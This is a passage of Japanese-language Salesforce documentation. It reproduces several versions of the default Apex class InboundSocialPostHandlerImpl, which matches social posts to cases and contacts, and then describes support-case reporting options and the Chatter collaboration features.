            parentCase = findParentCaseFromPostReply(post);
        else if((post.messageType == 'Direct' || post.messageType == 'Private') &&
String.isNotBlank(post.Recipient))
            parentCase = findParentCaseFromRecipient(post, persona);
        return parentCase;
    }

    private Case findParentCaseFromPostReply(SocialPost post){
        List<Case> cases = [SELECT Id, IsClosed, Status, ClosedDate FROM Case WHERE Id =
:post.ReplyTo.ParentId LIMIT 1];
        if(!cases.isEmpty())
            return cases[0];
        return new Case();
    }

    private Case findParentCaseFromRecipient(SocialPost post, SocialPersona persona){
        List<Case> cases = [SELECT Id, IsClosed, Status, ClosedDate FROM Case WHERE id =
:findReplyToBasedOnRecipientsLastPostToSender(post, persona).parentId LIMIT 1];
        if(!cases.isEmpty())
            return cases[0];
        return new Case();
    }

    private void reopenCase(Case parentCase) {
```

```
        SObject[] status = [SELECT MasterLabel FROM CaseStatus WHERE IsClosed = false AND
 IsDefault = true];
        parentCase.Status = ((CaseStatus)status[0]).MasterLabel;
        update parentCase;
    }

    private void matchPost(SocialPost post) {
         if (post.Id != null) return;

     performR6PostIdCheck(post);

        if (post.Id == null){
      performExternalPostIdCheck(post);
     }
    }


 private void performR6PostIdCheck(SocialPost post){
  if(post.R6PostId == null) return;
  List<SocialPost> postList = [SELECT Id FROM SocialPost WHERE R6PostId = :post.R6PostId
LIMIT 1];
        if (!postList.isEmpty()) {
            post.Id = postList[0].Id;
        }
 }


 private void performExternalPostIdCheck(SocialPost post) {
  if (post.provider == 'Facebook' && post.messageType == 'Private') return;
  if (post.provider == null || post.externalPostId == null) return;
  List<SocialPost> postList = [SELECT Id FROM SocialPost WHERE ExternalPostId =
:post.ExternalPostId AND Provider = :post.provider LIMIT 1];
        if (!postList.isEmpty()) {
            post.Id = postList[0].Id;
        }
 }


    private SocialPost findReplyTo(SocialPost post, SocialPersona persona) {
        if(post.replyToId != null && post.replyTo == null)
            return findReplyToBasedOnReplyToId(post);
        if(post.responseContextExternalId != null)
            return findReplyToBasedOnExternalPostIdAndProvider(post,
post.responseContextExternalId);
        return new SocialPost();
    }

    private SocialPost findReplyToBasedOnReplyToId(SocialPost post){
       List<SocialPost> posts = [SELECT Id, ParentId, IsOutbound, PersonaId FROM SocialPost
 WHERE id = :post.replyToId LIMIT 1];
        if(posts.isEmpty())
            return new SocialPost();
        return posts[0];
    }
```

```
   private SocialPost findReplyToBasedOnExternalPostIdAndProvider(SocialPost post, String
 externalPostId){
       List<SocialPost> posts = [SELECT Id, ParentId, IsOutbound, PersonaId FROM SocialPost
 WHERE Provider = :post.provider AND ExternalPostId = :externalPostId LIMIT 1];
        if(posts.isEmpty())
            return new SocialPost();
        return posts[0];
    }

    private SocialPost findReplyToBasedOnRecipientsLastPostToSender(SocialPost post,
SocialPersona persona){
       List<SocialPost> posts = [SELECT Id, ParentId, IsOutbound, PersonaId FROM SocialPost
 WHERE provider = :post.provider AND OutboundSocialAccount.ProviderUserId = :post.Recipient
 AND ReplyTo.Persona.id = :persona.id ORDER BY CreatedDate DESC LIMIT 1];
        if(posts.isEmpty())
            return new SocialPost();
        return posts[0];
    }

    private void matchPersona(SocialPersona persona) {
        if (persona != null) {
            List<SocialPersona> personaList = new List<SocialPersona>();
            if(persona.Provider != 'Other' && String.isNotBlank(persona.ExternalId)) {
                personaList = [SELECT Id, ParentId FROM SocialPersona WHERE
                    Provider = :persona.Provider AND
                    ExternalId = :persona.ExternalId LIMIT 1];
            } else if(persona.Provider == 'Other' && String.isNotBlank(persona.ExternalId)
 && String.isNotBlank(persona.MediaProvider)) {
                personaList = [SELECT Id, ParentId FROM SocialPersona WHERE
                    MediaProvider = :persona.MediaProvider AND
                    ExternalId = :persona.ExternalId LIMIT 1];
            } else if(persona.Provider == 'Other' && String.isNotBlank(persona.Name) &&
String.isNotBlank(persona.MediaProvider)) {
                personaList = [SELECT Id, ParentId FROM SocialPersona WHERE
                    MediaProvider = :persona.MediaProvider AND
                    Name = :persona.Name LIMIT 1];
            }

            if (!personaList.isEmpty()) {
                persona.Id = personaList[0].Id;
                persona.ParentId = personaList[0].ParentId;
            }
        }
    }

    private void createPersona(SocialPersona persona) {
        if (persona == null || String.isNotBlank(persona.Id) ||
!isThereEnoughInformationToCreatePersona(persona))
            return;

        SObject parent = createPersonaParent(persona);
        persona.ParentId = parent.Id;
        insert persona;
```

```
    }

    private boolean isThereEnoughInformationToCreatePersona(SocialPersona persona) {
        return String.isNotBlank(persona.Name) &&
               String.isNotBlank(persona.Provider) &&
               String.isNotBlank(persona.MediaProvider);
    }

    private boolean hasSkipCreateCaseIndicator(Map<String, Object> rawData) {
        Object skipCreateCase = rawData.get('skipCreateCase');
        return skipCreateCase != null &&
'true'.equalsIgnoreCase(String.valueOf(skipCreateCase));
    }

    global virtual SObject createPersonaParent(SocialPersona persona) {
       String name = persona.Name.trim();
        if (String.isNotBlank(persona.RealName))
            name = persona.RealName.trim();

        String firstName = '';
        String lastName = name;
        if (name.contains(' ')) {
            firstName = name.substringBeforeLast(' ');
            lastName = name.substringAfterLast(' ');
        }

        firstName = firstName.abbreviate(40);
        lastName = lastName.abbreviate(80);

        Contact contact = new Contact(LastName = lastName, FirstName = firstName);
        String defaultAccountId = getDefaultAccountId();
        if (defaultAccountId != null)
            contact.AccountId = defaultAccountId;
        insert contact;
        return contact;
    }

}
```

Summer '14 および Winter '14 のデフォルトの Apex クラス

```
global virtual class InboundSocialPostHandlerImpl implements Social.InboundSocialPostHandler
 {

    // Reopen case if it has not been closed for more than this number
    global virtual Integer getMaxNumberOfDaysClosedToReopenCase() {
        return 5;
    }

    global virtual String getDefaultAccountId() {
        return null;
    }
```

```
    global Social.InboundSocialPostResult handleInboundSocialPost(SocialPost post,
SocialPersona persona, Map<String, Object> rawData) {
        Social.InboundSocialPostResult result = new Social.InboundSocialPostResult();
        result.setSuccess(true);
        matchPost(post);
        matchPersona(persona);

        if (post.Id != null) {
            handleExistingPost(post, persona);
            return result;
        }

        setReplyTo(post, persona, rawData);
        buildPersona(persona);
        Case parentCase = buildParentCase(post, persona, rawData);
        setRelationshipsOnPost(post, persona, parentCase);
        upsert post;

        return result;
    }

    private void handleExistingPost(SocialPost post, SocialPersona persona) {
        update post;
        if (persona.id != null)
            update persona;
    }

    private void setReplyTo(SocialPost post, SocialPersona persona, Map<String, Object>
rawData) {
        SocialPost replyTo = findReplyTo(post, persona, rawData);
        if(replyTo.id != null) {
            post.replyToId = replyTo.id;
            post.replyTo = replyTo;
        }
    }

    private SocialPersona buildPersona(SocialPersona persona) {
        if (persona.Id == null)
            createPersona(persona);
        else
            update persona;
        return persona;
    }

   private Case buildParentCase(SocialPost post, SocialPersona persona, Map<String, Object>
 rawData){
        Case parentCase = findParentCase(post, persona);
        if (caseShouldBeReopened(parentCase))
            reopenCase(parentCase);
        else if(! hasSkipCreateCaseIndicator(rawData) && (parentCase.id == null ||
parentCase.isClosed))
            parentCase = createCase(post, persona);
        return parentCase;
    }
```

```
    private boolean caseShouldBeReopened(Case c){
        return c.id != null && c.isClosed && System.now() <
c.closedDate.addDays(getMaxNumberOfDaysClosedToReopenCase());
    }

    private void setRelationshipsOnPost(SocialPost postToUpdate, SocialPersona persona,
Case parentCase) {
        if (persona.Id != null)
            postToUpdate.PersonaId = persona.Id;
        if(parentCase.id != null)
            postToUpdate.ParentId = parentCase.Id;
    }

    private Case createCase(SocialPost post, SocialPersona persona) {
        Case newCase = new Case(subject = post.Name);
        if (persona != null && persona.ParentId != null) {
            if (persona.ParentId.getSObjectType() == Contact.sObjectType)
                newCase.ContactId = persona.ParentId;
        }
        insert newCase;
        return newCase;
    }

    private Case findParentCase(SocialPost post, SocialPersona persona) {
        Case parentCase = new Case();
        if (post.ReplyTo != null && (post.ReplyTo.IsOutbound || post.ReplyTo.PersonaId ==
 persona.Id))
            parentCase = findParentCaseFromPostReply(post);
        else if((post.messageType == 'Direct' || post.messageType == 'Private') &&
post.Recipient != null && String.isNotBlank(post.Recipient))
            parentCase = findParentCaseFromRecipient(post, persona);
        return parentCase;
    }

    private Case findParentCaseFromPostReply(SocialPost post){
        List<Case> cases = [SELECT Id, IsClosed, Status, ClosedDate FROM Case WHERE Id =
:post.ReplyTo.ParentId LIMIT 1];
        if(!cases.isEmpty())
            return cases[0];
        return new Case();
    }

    private Case findParentCaseFromRecipient(SocialPost post, SocialPersona persona){
        List<Case> cases = [SELECT Id, IsClosed, Status, ClosedDate FROM Case WHERE id =
:findReplyToBasedOnRecipientsLastPostToSender(post, persona).parentId LIMIT 1];
        if(!cases.isEmpty())
            return cases[0];
        return new Case();
    }

    private void reopenCase(Case parentCase) {
        SObject[] status = [SELECT MasterLabel FROM CaseStatus WHERE IsClosed = false AND
 IsDefault = true];
```

```
        parentCase.Status = ((CaseStatus)status[0]).MasterLabel;
        update parentCase;
    }

    private void matchPost(SocialPost post) {
        if (post.Id != null || post.R6PostId == null) return;
        List<SocialPost> postList = [SELECT Id FROM SocialPost WHERE R6PostId =
:post.R6PostId LIMIT 1];
        if (!postList.isEmpty())
            post.Id = postList[0].Id;
    }

    private SocialPost findReplyTo(SocialPost post, SocialPersona persona, Map<String,
Object> rawData) {
        if(post.replyToId != null && post.replyTo == null)
            return findReplyToBasedOnReplyToId(post);
        if(rawData.get('replyToExternalPostId') != null &&
String.isNotBlank(String.valueOf(rawData.get('replyToExternalPostId'))))
            return findReplyToBasedOnExternalPostIdAndProvider(post,
String.valueOf(rawData.get('replyToExternalPostId')));
        return new SocialPost();
    }

    private SocialPost findReplyToBasedOnReplyToId(SocialPost post){
       List<SocialPost> posts = [SELECT Id, ParentId, IsOutbound, PersonaId FROM SocialPost
 WHERE id = :post.replyToId LIMIT 1];
        if(posts.isEmpty())
            return new SocialPost();
        return posts[0];
    }

   private SocialPost findReplyToBasedOnExternalPostIdAndProvider(SocialPost post, String
 externalPostId){
       List<SocialPost> posts = [SELECT Id, ParentId, IsOutbound, PersonaId FROM SocialPost
 WHERE Provider = :post.provider AND ExternalPostId = :externalPostId LIMIT 1];
        if(posts.isEmpty())
            return new SocialPost();
        return posts[0];
    }

    private SocialPost findReplyToBasedOnRecipientsLastPostToSender(SocialPost post,
SocialPersona persona){
       List<SocialPost> posts = [SELECT Id, ParentId, IsOutbound, PersonaId FROM SocialPost
 WHERE provider = :post.provider AND OutboundSocialAccount.ProviderUserId = :post.Recipient
 AND ReplyTo.Persona.id = :persona.id ORDER BY CreatedDate DESC LIMIT 1];
        if(posts.isEmpty())
            return new SocialPost();
        return posts[0];
    }

    private void matchPersona(SocialPersona persona) {
        if (persona != null && persona.ExternalId != null &&
String.isNotBlank(persona.ExternalId)) {
           List<SocialPersona> personaList = [SELECT Id, ParentId FROM SocialPersona WHERE
```

```
                Provider = :persona.Provider AND
                ExternalId = :persona.ExternalId LIMIT 1];
            if ( !personaList.isEmpty()) {
                persona.Id = personaList[0].Id;
                persona.ParentId = personaList[0].ParentId;
            }
        }
    }

    private void createPersona(SocialPersona persona) {
        if (persona == null || (persona.Id != null && String.isNotBlank(persona.Id)) ||
!isThereEnoughInformationToCreatePersona(persona))
            return;

        SObject parent = createPersonaParent(persona);
        persona.ParentId = parent.Id;
        insert persona;
    }

    private boolean isThereEnoughInformationToCreatePersona(SocialPersona persona){
        return persona.ExternalId != null && String.isNotBlank(persona.ExternalId) &&
               persona.Name != null && String.isNotBlank(persona.Name) &&
               persona.Provider != null && String.isNotBlank(persona.Provider) &&
               persona.provider != 'Other';
    }

    private boolean hasSkipCreateCaseIndicator(Map<String, Object> rawData) {
        Object skipCreateCase = rawData.get('skipCreateCase');
        return skipCreateCase != null &&
'true'.equalsIgnoreCase(String.valueOf(skipCreateCase));
    }

    global virtual SObject createPersonaParent(SocialPersona persona) {
        String name = persona.Name;
        if (persona.RealName != null && String.isNotBlank(persona.RealName))
            name = persona.RealName;

        String firstName = '';
        String lastName = 'unknown';
        if (name != null && String.isNotBlank(name)) {
            firstName = name.substringBeforeLast(' ');
            lastName = name.substringAfterLast(' ');
            if (lastName == null || String.isBlank(lastName))
                lastName = firstName;
        }

        Contact contact = new Contact(LastName = lastName, FirstName = firstName);
        String defaultAccountId = getDefaultAccountId();
        if (defaultAccountId != null)
            contact.AccountId = defaultAccountId;
        insert contact;
        return contact;
```

```
    }
}
```

Winter '13 および Spring '14 のデフォルトの Apex クラス

```
global virtual class InboundSocialPostHandlerImpl implements Social.InboundSocialPostHandler
 {

    // Reopen case if it has not been closed for more than this number
    global virtual Integer getMaxNumberOfDaysClosedToReopenCase() {
        return 5;
    }

    global virtual Boolean usePersonAccount() {
        return false;
    }

    global virtual String getDefaultAccountId() {
        return null;
    }

    global Social.InboundSocialPostResult handleInboundSocialPost(SocialPost post,
SocialPersona persona, Map<String, Object> rawData) {
        Social.InboundSocialPostResult result = new Social.InboundSocialPostResult();
        result.setSuccess(true);
        matchPost(post);
        matchPersona(persona);

        if (post.Id != null) {
            update post;
            if (persona.id != null) {
                update persona;
            }
            return result;
        }

        findReplyTo(post, rawData);

        Case parentCase = null;
        if (persona.Id == null) {
            createPersona(persona);
            post.PersonaId = persona.Id;
        }
        else {
            update persona;
            post.PersonaId = persona.Id;
            parentCase = findParentCase(post, persona, rawData);
        }

        if (parentCase == null) {
            parentCase = createCase(post, persona);
        }
```

```
        post.ParentId = parentCase.Id;

        insert post;

        return result;
    }

    private Case createCase(SocialPost post, SocialPersona persona) {
        Case newCase = new Case(
            subject = post.Name
        );
        if (persona != null && persona.ParentId != null) {
            if (persona.ParentId.getSObjectType() == Contact.sObjectType) {
                newCase.ContactId = persona.ParentId;
            }
            else if (persona.ParentId.getSObjectType() == Account.sObjectType) {
                newCase.AccountId = persona.ParentId;
            }
        }
        insert newCase;
        return newCase;
    }

   private Case findParentCase(SocialPost post, SocialPersona persona, Map<String, Object>
 rawData) {
        SocialPost replyToPost = null;
        if (post.ReplyTo != null && (post.ReplyTo.IsOutbound || post.ReplyTo.PersonaId ==
 persona.Id)) {
            replyToPost = post.ReplyTo;
        }
        else if (post.MessageType == 'Direct' && String.isNotBlank(post.Recipient)) {
            // find the latest outbound post that the DM is responding to
            List<SocialPost> posts = [SELECT Id, ParentId FROM SocialPost WHERE
OutboundSocialAccount.ProviderUserId = :post.Recipient AND ReplyTo.Persona.Id = :persona.Id
 ORDER BY CreatedDate DESC LIMIT 1];
            if (!posts.isEmpty()) {
                replyToPost = posts[0];
            }
        }

        if (replyToPost != null) {
            List<Case>  cases = [SELECT Id, IsClosed, Status, ClosedDate FROM Case WHERE
Id = :replyToPost.ParentId];
            if (!cases.isEmpty()) {
                if (!cases[0].IsClosed) return cases[0];
                if (cases[0].ClosedDate >
System.now().addDays(-getMaxNumberOfDaysClosedToReopenCase())) {
                    reopenCase(cases[0]);
                    return cases[0];
                }
            }
        }

        return null;
```

```
    }

    private void reopenCase(Case parentCase) {
        SObject[] status = [SELECT MasterLabel FROM CaseStatus WHERE IsClosed = false AND
 IsDefault = true];
        parentCase.Status = ((CaseStatus)status[0]).MasterLabel;
        update parentCase;
    }

    private void matchPost(SocialPost post) {
        if (post.Id != null || post.R6PostId == null) return;
        List<SocialPost> postList = [SELECT Id FROM SocialPost WHERE R6PostId =
:post.R6PostId LIMIT 1];
        if (!postList.isEmpty()) {
            post.Id = postList[0].Id;
        }
    }

    private void findReplyTo(SocialPost post, Map<String, Object> rawData) {
        String replyToId = (String)rawData.get('replyToExternalPostId');
        if (String.isBlank(replyToId)) return;
        List<SocialPost> postList = [SELECT Id, ParentId, IsOutbound, PersonaId FROM
SocialPost WHERE ExternalPostId = :replyToId LIMIT 1];
        if (!postList.isEmpty()) {
            post.ReplyToId = postList[0].id;
            post.ReplyTo = postList[0];
        }
    }

    private void matchPersona(SocialPersona persona) {
        if (persona != null && String.isNotBlank(persona.ExternalId)) {
           List<SocialPersona> personaList = [SELECT Id, ParentId FROM SocialPersona WHERE

                ((Provider != 'Other' AND Provider = :persona.Provider) OR
                 (Provider = 'Other' AND MediaProvider != null AND MediaProvider =
:persona.MediaProvider)) AND
                ((ExternalId != null AND ExternalId = :persona.ExternalId) OR
                 (ExternalId = null AND Name = :persona.Name)) LIMIT 1];
            if ( !personaList.isEmpty()) {
                persona.Id = personaList[0].Id;
                persona.ParentId = personaList[0].ParentId;
            }
        }
    }

    private void createPersona(SocialPersona persona) {
        if (persona == null || persona.Id != null || String.isBlank(persona.ExternalId)
|| String.isBlank(persona.Name) ||
                String.isBlank(persona.Provider)) return;

        if (isPersonaAccountEnabled()){
            Account account = createPersonAccount(persona);
            persona.ParentId = account.Id;
        }
```

```
        else {
            Contact contact = createContact(persona);
            persona.ParentId = contact.Id;
        }
        insert persona;
    }


    private Boolean isPersonaAccountEnabled() {
        if (!usePersonAccount()) return false;
        Map<String, Object> accountFields = Schema.SObjectType.Account.fields.getMap();
        return accountFields.containsKey('IsPersonAccount');
    }

    private Account createPersonAccount(SocialPersona persona) {
        Account account = new Account(
            Name = persona.Name
        );
        insert account;
        return account;
    }

    private Contact createContact(SocialPersona persona) {
        String name = persona.RealName;
        if (String.isBlank(name)) {
            name = persona.Name;
        }

        String firstName = '';
        String lastName = 'unknown';
        if (!String.isBlank(name)) {
            firstName = name.substringBeforeLast(' ');
            lastName = name.substringAfterLast(' ');
            if (String.isBlank(lastName)) {
                lastName = firstName;
            }
        }

        Contact contact = new Contact(
            LastName = lastName,
            FirstName = firstName
        );
        String defaultAccountId = getDefaultAccountId();
        if (defaultAccountId != null) {
            contact.AccountId = defaultAccountId;
        }
        insert contact;
        return contact;
    }
}
```

サポート活動のレポート

サポートレポートは、作成されたケースの数、ケースコメント、ケースメール、ケース所有者、ケース取引先責任者の役割、ソリューションが関連するケース、ケース状況または所有者が最後に変更されてからの時間、およびケースの履歴を追跡します。

また、ソリューション履歴、ソリューションが記述された言語、翻訳ソリューションの変更フラグの有無など、ソリューションのレポートも作成できます。セルフサービスポータルを有効にしている場合は、セルフサービスポータルの使用状況を追跡するレポートを実行できます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Database.com Edition** を除くすべてのエディション (Edition によって表示されるレポートが決まります)

[カスタムレポートタイプを使用したサポート活動のレポート]
ケースやソリューションにはさまざまなカスタムレポートタイプが用意され、チームによるケースやソリューションの処理を追跡できます。

[効果的なサポートレポートのヒント]
ケースやソリューションのデータに関するヒントやベストプラクティスに従えば、データから多くの有益な情報を得ることができます。

カスタムレポートタイプを使用したサポート活動のレポート

ケースやソリューションにはさまざまなカスタムレポートタイプが用意され、チームによるケースやソリューションの処理を追跡できます。

組み込みのカスタムレポートタイプを使用して、作成されたケースの数、ケースコメント、ケースメール、ケース所有者、ケース取引先責任者の役割、ソリューションが関連するケース、ケース状況または所有者が最後に変更されてからの時間、およびケース項目に関するレポートを作成します。

また、ソリューション履歴、ソリューションが記述された言語、翻訳ソリューションの変更の有無など、組織のソリューションに関するレポートも作成できます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Database.com Edition** を除くすべてのエディション (Edition によって表示されるレポートが決まります)

カスタムレポートタイプの中には、関連する機能を有効にしないと使用できないものがあります。たとえば、ケースの履歴トレンドレポートを有効にすると、[履歴トレンドが関連するケース] カスタムレポートタイプが自動的に生成されます。

履歴トレンドが関連するケース
: [履歴トレンドが関連するケース] カスタムレポートタイプは、時間の経過に伴うケースデータの変化を分析します。履歴トレンドレポートが有効の場合に使用できます。

ケースとメール
: [ケースとメール] レポートタイプは、送信および受信メールの両方をケース別に表示するカスタムレポートを作成します。このレポートタイプは、メール-to-ケースまたはオンデマンドメール-to-ケースが有効な場合に使用できます。

翻訳ソリューション
各マスタソリューションに関連する翻訳ソリューションを要約するには、翻訳ソリューションレポートを選択します。

取引先責任者の役割
関連付けられている取引先責任者の役割が関連するすべてのケースを表示するには、取引先責任者の役割レポートを選択します。

記事に関連するケース
ケースに添付された記事を参照するには、[記事に関連するケースレポート] を選択します。このレポートは、Salesforce ナレッジが有効な場合に使用できます。

記事が内部アプリケーションチャネルで使用できるように設定されていない場合でも、レポートには記事が表示されます。

ケースのライフサイクル
[ケースのライフサイクル] レポートを実行すると、［範囲］項目の結果が表示されます。この項目は、ケースの状況または所有者が最後に変更されてから経過した時間を示します。状況または所有者が変更されるたびに、カウンタは 0 に戻ります。

エンタイトルメントを含むサービス契約
[エンタイトルメントを含むサービス契約] レポートタイプは、顧客に利用資格があるサービスをレポートします。エンタイトルメントを含むサービス契約が有効な場合に使用できます。

取引先責任者を含むエンタイトルメントと取引先
取引先責任者 (指定された発信者) を含むエンタイトルメントと取引先を示します。エンタイトルメントを含むサービス契約が有効な場合に使用できます。

契約品目名を含むサービス契約
契約品目名 (商品) を含むサービス契約を示します。契約品目名およびエンタイトルメントを含むサービス契約が有効な場合に使用できます。

マイルストンが関連するケース
[マイルストン付きケース] レポートタイプを選択してカスタムレポートを作成し、マイルストン付きケースのリストを表示できます。このレポートタイプは、エンタイトルメントが有効な場合に使用できます。

メモ: リストビューおよびレポートのマイルストン状況は、関連するエンタイトルメントプロセスの終了時刻に基づいています。ユーザのプロファイルに［エンタイトルメント処理終了時刻］ケース項目へのアクセス権が含まれていない場合、そのユーザが表示するレポートやリストビューにはケースのマイルストン状況が正しく表示されない可能性があります。その場合でも、ケースレコードおよび [ケースマイルストン] 関連リストには正しいマイルストン状況値が表示されます。

ケース履歴/ソリューション履歴
[ケース履歴] や [ソリューション履歴] レポートタイプは、ケースやソリューションの項目履歴の追跡が設定されている標準項目やカスタム項目の履歴を追跡します。元の値と新しい値を参照できます。［元の値］と［新しい値］は、検索条件の項目では使用できません。

エンタイトルメントおよび契約
カスタムレポートタイプを使用して、エンタイトルメント、サービス契約、および契約品目名についてレポートを実行し、作成できるレポート基準を定義します。エンタイトルメント管理が有効になると、Salesforce 自動的に次のカスタムレポートタイプが含まれます。

カスタムレポートタイプ	説明	レポートタイプの場所
取引先責任者を含むエンタイトルメントと取引先	取引先責任者 (指定された発信者) を含むエンタイトルメントと取引先を示します。	取引先と取引先責任者
契約品目名を含むサービス契約	契約品目名 (商品) を含むサービス契約を示します。	カスタマーサポートレポート
エンタイトルメントを含むサービス契約	エンタイトルメントを含むサービス契約を示します。	カスタマーサポートレポート

効果的なサポートレポートのヒント

ケースやソリューションのデータに関するヒントやベストプラクティスに従えば、データから多くの有益な情報を得ることができます。

- ケースについてレポートを作成するときは、レポートに［親ケース番号］項目を追加します。この項目は、ケースが親ケースに関連付けられているかどうかを示します。
- ファーストコールで解決されたレポートを作成するときは、［作成時にクローズ］項目をレポートに追加します。この項目は、ケースの作成時にサポート担当者が[保存して閉じる]ボタンを使ってクローズしたケースを示します。
- 取引先責任者のメールアドレスを含むケースレポートを作成し、そのデータを Excel にエクスポートした上で、Microsoft Word を使用して一括差し込み印刷ができます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Database.com Edition** を除くすべてのエディション (Edition によって表示されるレポートが決まります)

標準レポートタイプ

- 各マスタソリューションに関連する翻訳ソリューションを要約するには、翻訳ソリューションレポートを選択します。
- 関連付けられている取引先責任者の役割が関連するすべてのケースを表示するには、取引先責任者の役割レポートを選択します。
- ケースに添付された記事を参照するには、[記事に関連するケースレポート]を選択します。このレポートは、Salesforce ナレッジが有効な場合にのみ使用できます。

  記事が内部アプリケーションチャネルで使用できるように設定されていない場合でも、レポートには記事が表示されます。

カスタムレポートタイプ

- [マイルストン付きケース]レポートタイプを選択してカスタムレポートを作成し、マイルストン付きケースのリストを表示できます。このレポートは、エンタイトルメントが有効な場合にのみ使用できます。

- ケースやソリューションの項目履歴管理設定された標準項目とカスタム項目の履歴を追跡するには、データの種類で [ケース履歴] または [ソリューション履歴] を選択します。元の値と新しい値を参照できます。［元の値］と［新しい値］は、検索条件の項目では使用できません。
- カスタムレポートを作成し、[ケースとメール] レポートタイプを選択し、送信および受信メールの両方をケース別に表示できます。この機能は、メール-to-ケースまたはオンデマンドメール-to-ケースが有効な組織のみ使用できます。
- ケースのライフサイクルレポートを使用して、［範囲］項目の結果を参照できます。この項目は、ケースの状況または所有者が最後に変更されてからの時間の長さを示します。状況または所有者が変更されるたびに、カウンタは 0 に戻ります。

ポータルのケース

セルフサービスポータルを有効にしている場合は、セルフサービスポータルの使用状況を追跡するレポートを実行できます。

- ケースコメントに関するレポートを作成するときは、［公開ケースコメント］項目を使用してコメントが非公開か公開かを示します。公開するコメントをチェックマークで示します。レポート結果を公開コメントに限定するには、レポートをカスタマイズし、*[公開ケースコメント 次の文字列と一致する True]* という項目検索条件を追加します。同様に、*[公開ケースコメント 次の文字列と一致する 0]* という検索条件を指定すると、非公開のケースコメントのみが出力されます。
- セルフサービスポータルの推奨ソリューションによりクローズされたケースの数に関するレポートを作成するには、［セルフサービスユーザによるクローズ］項目を選択します。

ソリューションカテゴリ

ソリューションをカテゴリ別に並び替えるカスタムレポートを作成します。ソリューションのカテゴリを表示するには［カテゴリ名］項目を選択し、そのカテゴリの上位のディレクトリを表示するには［親カテゴリ名］を選択します。

- レポートに含むソリューションを特定のカテゴリに限定する場合、そのカテゴリ内のソリューションだけが含まれます。指定されたカテゴリのサブカテゴリのソリューションは含まれません。
- カテゴリを選択していないソリューションのレポートを作成するには、高度な検索を使用します。［カテゴリ名］項目と「次の文字列と一致する」演算子を選択し、検索条件値は空白にしてください。

チームメンバー

- 自分が所属するケースチームに対してレポートを実行できるようになりました。ケースレポートを実行したら、［表示］ドロップダウンから［私のケースチームのケース］を選択します。
- ケースレポートの［所有者 ロール］は、他のオブジェクトとは別に定義されます。ほとんどのオブジェクトでは、［所有者 ロール］は、ユーザのロールの［レポートに表示するロール名］項目に定義されます。ケースでは、代わりに［表示ラベル］項目が使用されます。
- ケースレポートは、ユーザが所有するケースまたはキューの中のケースに限定できます。ケースレポート最上部の [表示] ドロップダウンリストから [ユーザが所有するケース] または [キューが所有するケース] を選択してください。

すべてのユーザとのコラボレーション

人は協力し合わなければなりません。それはSalesforceでも同じです。作業をすばやく効率的に行うには、組織内外の人とコラボレーションする必要があります。

ここには、Chatter、Salesforce CRM Contentのようなコラボレーションツールやドキュメントに関する情報があります。他の人と協力し合えば、達成できることに限界はありません。そのための最適な方法を見つけましょう。

社内でのコラボレーション
社内の最新情報を入手します。知識をChatter投稿とコメントで共有したり、グループでコラボレーションしたり、組織全体でファイルとデータにアクセスしたりします。

パートナーおよび顧客とのコラボレーション
Chatterグループの顧客やパートナーと更新を共有します。

その他のリソース
詳細情報が必要ですか? 次の動画とヒント集を確認してください。

社内でのコラボレーション

社内の最新情報を入手します。知識をChatter投稿とコメントで共有したり、グループでコラボレーションしたり、組織全体でファイルとデータにアクセスしたりします。

ユーザとの更新の共有 (Chatter)
更新を同僚と共有し、Chatterグループでコラボレーションして、レコードの更新を参照します。

ファイルの作成、共有、および整理
ファイルをフィードやレコードに投稿したり、Salesforceクラウドでファイルを顧客と共有したり、ローカルドライブとSalesforceの間でファイルを同期したりします。

ユーザとの更新の共有 (Chatter)

更新を同僚と共有し、Chatterグループでコラボレーションして、レコードの更新を参照します。

Chatterの概要
フィード、プロファイル、グループなどのChatter機能を使用して、社内で情報共有やコラボレーションを行ったり、常に最新の更新を入手したりできます。

Chatterの使用開始
安全かつリアルタイムに人とつながり、ビジネス情報を共有します。

フィードの使用
自分と他のユーザが行った投稿およびコメントと、Salesforce組織全体で行われたレコードの変更について、最新の状態に保ちます。

投稿の操作
組織内外の他のユーザと情報を共有したり、コラボレーションしたりします。

組織内のユーザ
自分の個人用プロファイルを更新したり、組織の他の人のプロファイルを参照したりします。

レコードおよびリストビュー
レコードのフォロー設定を構成し、リストビューの Chatter フィードを確認します。レコードの推奨事項についても詳しく説明します。

Chatter グループでのコラボレーション
公開、非公開、およびリストに記載しない Chatter グループを使用して、社内の特定の人とコラボレーションします。

Chatter Messenger (チャット)
同僚とすぐに安全にチャットします。Chatter Messenger は、Spring '16 リリースより後に作成された新規組織では使用できません。

非公開メッセージ
Chatter メッセージを使用して、他の Chatter ユーザと非公開の会話を安全に行うことができます。

Chatter の質問
質問がありますか。Chatter の質問を使用して、Chatter フィードに質問を投稿してから、寄せられる解決策を確認します。

Chatter の概要

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Enterprise** Edition、**Professional** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、および **Developer** Edition

フィード、プロファイル、グループなどの Chatter 機能を使用して、社内で情報共有やコラボレーションを行ったり、常に最新の更新を入手したりできます。

Chatterは、Salesforce組織のすべてのセキュリティ設定および権限設定に従って機能します。2010 年 6 月 22 日より後に作成された組織では、Chatter がデフォルトで有効になります。既存の組織については、システム管理者が Chatter を有効にする必要があります。どのページにも右上隅に表示されるアプリケーションメニューから Chatter アプリケーションにアクセスできます。システム管理者が [Chatter] タブを他のアプリケーションに追加した場合、自分の表示をすでにカスタマイズしていれば、手動でタブを追加する必要があります。

一部のサードパーティ Web ブラウザプラグインと拡張は、Chatter の機能に干渉する可能性があります。Chatter が正常に機能しなかったり、整合性のない動作をする場合は、Web ブラウザのプラグインと拡張を無効にしてから、もう一度試してみてください。

次の場合、Chatter はサポートされません。

- Microsoft® Internet Explorer 6.0 を使用している場合
- カスタマーポータルまたはパートナーポータルの外部ユーザの場合

- [コンソール] タブ内にある場合

Chatterでのユーザによる投稿とコメントは、顧客の該当する組織がプロビジョニングされている間は常に保持されます。salesforce.com は次の制限を適用する権利を有します。

- システムで生成される追跡対象フィードの更新数。現在追跡されているフィード更新のうち、46 日以上前のもので、いいね!もコメントもない更新は、自動的に削除されます。そのフィード更新追跡はフィードに表示されなくなります。ただし、項目追跡の監査が有効な場合、その項目の監査履歴は引き続き使用できます。
